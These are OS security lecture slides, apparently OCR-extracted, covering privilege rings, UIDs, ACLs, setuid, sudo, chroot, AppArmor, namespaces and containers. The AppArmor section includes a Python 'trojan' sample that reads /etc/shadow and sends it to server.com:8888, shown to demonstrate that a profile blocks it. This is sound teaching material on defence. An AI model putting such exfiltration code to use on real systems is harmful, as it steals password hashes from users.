
Security Mechanisms of Operation Systems

Operation System



user-mode:

Executes in the CPU user mode,
No privileged instructions

supervisor mode:

Executes in the CPU privileged mode,
With privileged instructions

Objectives of the OS Kernel

Initialize hardware devices (booting)

Virtual the hardware, providing an interface for applications

- This creates a specific computational model

Enforce protection policies and provides protection mechanisms

- Against involuntary mistakes
- Against non authorized activities

Provides a Virtual File System (VFS)

- Agnostic of the actual FS used in each block device

Execution modes

Different privileged modes


- Usually represented as set of concentric rings
- Used in CPU's to avoid that non-privileged applications execute privileged instructions
  - e.g. IN/OUT, TLB management

Processors commonly have 4 rings

- The OS usually only uses 2
  - 0 (supervisor mode) and 3 (user mode)

Transfer control between rings requires specific gateway mechanisms

- User -> Kernel uses Kernel Syscalls



Execution of Virtual Machines

Generic approach

- Software based Visualization
- Direct execution of code in user mode (ring 3)
- Binary translation of privileged code (ring 0)

Hardware assisted virtualization

- Full virtualization
- Exploits ring -1, bellow 0 (where the OS runs)
  - Intel VT-x and AMD-V
- Hypervisor can execute multiple OS in level 0
  - Without the need of binary translation
  - With performance that is close to native

Computational model

Set of entities managed by the OS Kernel

- Defines how applications and users interact with the kernel (and actually execute)

Examples

- User identifiers
- Process structure
- Virtual Memory
- Virtual File System
- Communication Channels
- Initialization of Physical Devices
  - Storage Block Devices
  - Network Interface Cards
  - Human-computer interfaces
  - IO Interfaces (USB, SPI, etc..)

Computational Model: User identifiers

To the OS, a user is an identifier

- Established during the login operation
- User ID (UID): Integer (Linux) or UUID (Windows)
  - A separate process maps UIDs to/from names

All activities executed have an associated UID

- The UID allows to establish what is allowed/denied
  - Special UIDs may automatically have higher access
- Linux (and Android): UID 0, root is omnipotent
- macOS: UID 0, root is omnipotent for system management
  - Some binaries and activities are always restricted, even to root
- Windows: notion of configuration privileges
  - Administration, configuration, etc...
  - Lack of a special user. Some versions have Administrator (omnipotent) and Nobody (no permissions)

Computational Model: Group Identifiers

Groups also have an unique identifier

- Group ID (GID)
- Groups exists independently of the users

Group membership

- A single user may belong to multiple groups
- The privileges of a user are increased by the groups to which he belongs to

In Linux, the activities executed are always associated with a set of groups

- Primary group: used to set the permissions of new files
- Secondary groups (multiple): Used with the previous to condition access to resources

Computational Model: Processes

A process is a context for a set of activities

- An activity is an operation over a resource: read, write, execute....
- Used for ~security aspects: isolation, access control
- For other ends: performance, memory management, etc...

Security relevant aspects

- Identity (UID and GIDs)
  - Fundamental mechanism for access control of the process activities
- Currently allocated resources
  - Open files
    - In Linux everything is either a file or a process
  - Memory areas allocated to the process
  - CPU time, CPU Affinity and Process Priority

Computational Model: Virtual Memory

Representation (view) of the memory provided to the process


- OS always presents the full memory size defined by the architecture
  - 32 bits → 2^{32} Bytes (4 GB) max, more if using Paginated Access
  - 64 bits → 2^{64} Bytes max
- Organized in pages (Linux=4k)

The Virtual Memory doesn't need (and frequently isn't) fully used

- Processes will only use what they need
- Processes usually do not see other processes

Virtual Memory is mapped to the available storage medium when it is accessed (reserved, read or write)


- At a given instant, the physical memory contains pages from the VM space of the different processes
- The OS Kernel selects the actual location of each page
  - Based on available capacity, demand and access hierarchy (speed)


...
0xffffffff
Stack
grows top->bottom
Stack Segment (SS)
...
Shared Libraries
Heap
grows bottom->top
malloc(sizeof(int))
BSS
Unitialized global variables (char a[5])
Data
Constant variables (const int i = 0)
Data Segment (DS)
Code
Program Code
Code Segment (CS)
...
0x00000000

Computational Model: Virtual File System (VFS)

Provides a unified method to represent mount points, folders, files and links

- Hierarchical structure to store content



Mount Point: provide the root of a specific FS

- Windows uses a letter (C:), Linux, macOS, BSD uses a folder

Folder: a method of arranging resources according to a hierarchy

- Other folders, mount points, files or links
- The first folder is named the root

Links: provide indirection mechanisms in the FS

- Soft Links: point towards another resource in any location of the same VFS
- Hard Links: point towards a specific content in the same FS

Computational Model: Virtual File System (VFS)


File: Store actual data in a persistent manner

- Persistence is defined by the underlying FS
- Sequences of blocks associated with a name
- Content can be modified, deleted or appended

Security mechanisms

- Folders and Files have mandatory protection mechanisms
  - Owner
  - Allowed users or Groups (OS dependent)
  - Permissions: read, write, execute
- Folders and Files can have discretionary protection mechanisms
  - Specific rules for specific users or processes
  - Certification of processes binary accessing the resource
- Additional mechanisms may be deployed
  - Encryption, Signing,

Computational Model: Communication Channels



Enable the exchange of data between different processes

- In the same OS
  - Pipes, Sockets, UNIX Sockets, streams, netlink Sockets, etc.
- In different OS
  - Sockets

Enable the exchange of data from userspace to kernel space

- System Calls

Essential mechanism for the operation of a system

- Much functionality is provided by cooperating processes
  - DBus, Graphical Interface
- Or interacting with kernel structures
  - Packet filter (iptables in Linux)
  - Most kernel requests in macOS

Computational Model: Protection with ACLs

Access Control List

- Each resource can contain an ACL
  - Specifically states what permission is attributed to a specific entity or group

ACLs can be discretionary or mandatory

- Mandatory: stated by the resource creator and cannot be modified
- Discretionary: can be manipulated by the resource owner

Verified when a activity pretends to manipulate the resource

- If the manipulation is not authorized, the request will be denied
- OS Kernel acts as PDP and PEP
  - Policy Decision Point: evaluates the ACL and decides what should be done
  - Policy Enforcement Point: actually blocks/allows the request

Mandatory Access Control

Behaviors embedded in the OS logic

- Cannot be modified by users of even the administrator
- or when toggled, its effects are system wide

Linux examples:

- root can do anything
- Only root or a process owner can send signals to processes
- Only root can open a AF_PACKET (RAW) socket

macOS examples:

- root access is almost unlimited
- not even root can modify system binaries signed by Apple

Mandatory Access Control

MAC can be defined by per application using rules

- Rules define which activities the application can do
- Rules are independent of the users starting the process
- Must be constructed according to the behavior of the process

Linux: Apparmor

- Stores conf files in /etc/apparmor.d/
- Rules enforced automatically

macOS: sandboxd

- app can be launched with specific sandbox
- sandboxd enforces rules according to application profile

Linux File Access Control: ACLs of fixed structure and dimension

Every entry of the file system contains a ACL


- Attributes 3 writes to 3 entities
- Only the entry owner of root can change the ACL

Rights: R W X

- For files, these translate to: Read contents, write contents, execute contents
- For folders, these translate to:
  - List folder contents
  - Add/remove folder contents (files, folders, links, sockets...)
  - Use the folder as the current working directory (CWD)

Entities:

- One UID (file owner)
- One GID (the group associated to the file)
- All other users



Linux File Access Control: Flexible ACLs

Basic ACL can be augmented with additional rules

- Addressing a user or a group
- **REQUIRES** support of the underlying file system
- They complement or overlap fixed ACLs
  - Users are informed of the presence of Flexible ACLs through the + symbol

setfacl: used to set ACLs

- E.g.: setfacl -m u:www-data:rx fich
  - Defines that the www-data user may read and execute a file

getfacl: used to inspect the resource ACLs

- E.g.: getfacl fich

```
[nobody@host ~]$ ls -la
total 12
drwxr-xr-x   2 root root 100 dez  7 21:39 .
drwxrwxrwt  25 root root 980 dez  7 21:39 ..
-rw-r-----   1 root root   6 dez  7 21:42 a
-rw-r--r--   1 root root   6 dez  7 21:42 b
-rw-r-x---+  1 root root   6 dez  7 21:42 c

[nobody@host ~]$ cat a
cat: a: Permission denied

[nobody@host ~]$ cat b
SIO_B
[nobody@host ~]$ cat c
SIO_C

[nobody@host ~]$ getfacl c
# file: c
# owner: root
# group: root
user::rw-
user:nobody:r-x
group::r--
mask::r-x
other::---
```

Windows File Access Control: Flexible ACLs

Each FS resource contains an ACL and a owner

- Owner can be a user or a group, and no additional permissions are awarded to it
- ACL attributes 14 different rights to a list of entities

Entities

- Individual users
- Groups of users, with the existence of a group named “Everyone”

- **Read**
  - Folders: List folder entries
- **Write**
  - Folders: add new files
- **Execute**
  - Folders: use as CWD
- **Append**
  - Folders: add new folders
- **Delete files and sub-folders**
- **Removal (of the resource)**
- **Attribute read/write**
- **Read of extended attributes**
- **Read/change rights**
- **Take ownership**

Privilege Escalation: Set-UID mechanism

Allows changing the UID of the process loaded from a specific file

- u+s: The effective UID of the process will not be the UID of the user, but the UID of the file owner
- g+s: The effective GID of the process will not be the primary GID of the user, but the GID of the file

Useful to allow standard users to do administrative tasks

- passwd, chfn, chsh: enables every user to change their password (read/write to /etc/shadow and /etc/passwd)
- ping: enables every user to create a RAW socket
- su/sudo: enable every user to create a session with a different UID

Privilege Escalation: sudo mechanism

Administer a system using the root user is not adequate

- A single identity, used by many individuals
- Who did what?

Preferable approach

- Users can temporarily become administrators
  - Temporarily use the UID 0 as their effective UID
- sudo command
  - controlled by rules in /etc/sudoers

sudo is an application with the Set-UID set and owner UID = 0

- Every privilege escalation can be logged

```
[user@linux ~]$ ls -la /usr/sbin/sudo
-rwsr-xr-x 1 root root 140576 nov 23 15:04 /usr/sbin/sudo

[user@linux ~]$ id
uid=1000(user) gid=1000(user) groups=1000(user),998(sudoers)

[user@linux ~]$ sudo -s
[sudo] password for user:

[root@linux ~]# id
uid=0(root) gid=0(root) groups=0(root)

[root@linux ~]# exit

[user@linux ~]$ sudo id
uid=0(root) gid=0(root) groups=0(root)
```

Privilege Restriction: chroot mechanism

Restricts visibility over the file system

- Less visibility -> lesser the risk or accessing/changing files not relevant to the process

Used to protect the file system from potentially dangerous applications

- Potentially dangerous = any server taking data
- Should be used with care and never with UID 0

How it works:

- chroot is a system call
- Every process descriptor contains the i-number of the root inode (usually /)
- chroot allows changing that number to an arbitrary folder
- The view over the file system is limited to sub-folders of that folder

```
[root@linux /opt/chroot]# find .
.
./usr
./usr/lib
./usr/lib/libcap.so.2
./usr/lib/libreadline.so.7
./usr/lib/libncursesw.so.6
./usr/lib/libdl.so.2
./usr/lib/libc.so.6
./lib64
./lib64/ld-linux-x86-64.so.2
./bin
./bin/ls
./bin/bash

[root@linux /opt/chroot]# chroot . /bin/bash
bash-4.4# ls /
bin  lib64  usr

bash-4.4# cp /bin/bash .
bash: cp: command not found
```

Privilege Restriction: Sandboxes (apparmor)

Mechanism for restricting app based on a expected behavior

- Requires kernel support: Linux Security Modules
- Focus on system calls and their arguments
  - ex: open, filename, mode
- Can operate in complain and enforcement mode
- Generates log entries used for auditing app behavior

Configuration file states what activities can be used

- per application
- restricts activities and objects of the activities
- application can NEVER have more access than required
  - even if executed by root

```
import sys
from socket import socket, AF_INET, SOCK_STREAM

# Evil code
with  open('/etc/shadow', 'rb') as f:
    data = f.read()
    s = socket(AF_INET, SOCK_STREAM)
    s.connect( ("server.com", 8888) )
    s.send(data)
    s.close()

if len(sys.argv) < 2:
    sys.exit(0)

with open(sys.argv[1], 'r') as f:
    print(f.read(), end='')
```

```
# Profile at /etc/apparmor.d/usr.bin.trojan

/usr/bin/trojan {
 #include <abstractions/base>

 deny network inet stream,
 /** r,
}
```

```
########## Apparmor Profile Disabled ############
root@linux: ~# trojan a
SIO_A
```

```
########## Apparmor Profile Enabled ##############
root@linux: ~# trojan a
Traceback (most recent call last):
  File "/usr/bin/trojan.py", line 7, in <module>
    s = socket(AF_INET, SOCK_STREAM)
  File "/usr/bin/socket.py", line 144, in __init__
PermissionError: [Errno 13] Permission denied
```

Privilege Restriction: Namespaces

Allows partitioning system resources in views (namespaces)

- processes inside namespace have a distorted view of the system
- enabled through syscalls
  - clone flags: set the namespace to where migrate the process
  - unshare: disassociate the process from its current context
  - setns: makes process actually join a ns

Types

- **mount:** applied to mount points
- **process id:** first process has pid 1, other processes are childs of this
- **network:** independent stack for a group of processes (inc. interfaces)
- **interprocess communication:** isolates IPC methods
- **uts**: independent host and domain names
- **user id:** permission segregation (locally elevated permissions)
- **cgroup:** namespace specific usage limits

```
## Create netns named mynetns
root@vm: ~# ip netns add mynetns

## Change iptables INPUT policy for the netns
root@linux: ~# ip netns exec mynetns iptables -P INPUT DROP


## List iptables rules outside the namespace
root@linux: ~# iptables -L INPUT
Chain INPUT (policy ACCEPT)
target     prot opt source               destination


## List iptables rules inside the namespace
root@linux: ~# ip netns exec mynetns iptables -L INPUT
Chain INPUT (policy DROP)
target     prot opt source               destination
```

```
## List Interfaces in the namespace
root@linux: ~# ip netns exec mynetns ip link list
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN mode DEFAULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

```
## Move the interface enp0s3 to the namespace
root@linux: ~# ip link set enp0s3 netns mynetns

## List interfaces in the namespace
root@linux: ~# ip netns exec mynetns ip link list
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN mode DEFAULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: enp0s3: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN mode DEFAULT...
    link/ether 08:00:27:83:0a:55 brd ff:ff:ff:ff:ff:ff


## List interfaces outside the namespace
root@linux: ~# ip link list
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT...
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

Privilege Restriction: Containers

Exploits namespaces to provide a virtualized OS view

- Isolated network, cgroup, user ids, mounts, etc...

Processes are executed inside container

- with the mix of namespaces that the container uses
- without real access to the external world
- Requires explicit bridges with host/external world

Multiple approaches:

- LinuX Containers: targets running a full environment
  - evolution of OpenVZ
- Docker: targets running a single application in a set of NS (Container)
- Singularity: similar to docker, targets HPC, focus multi-tenancy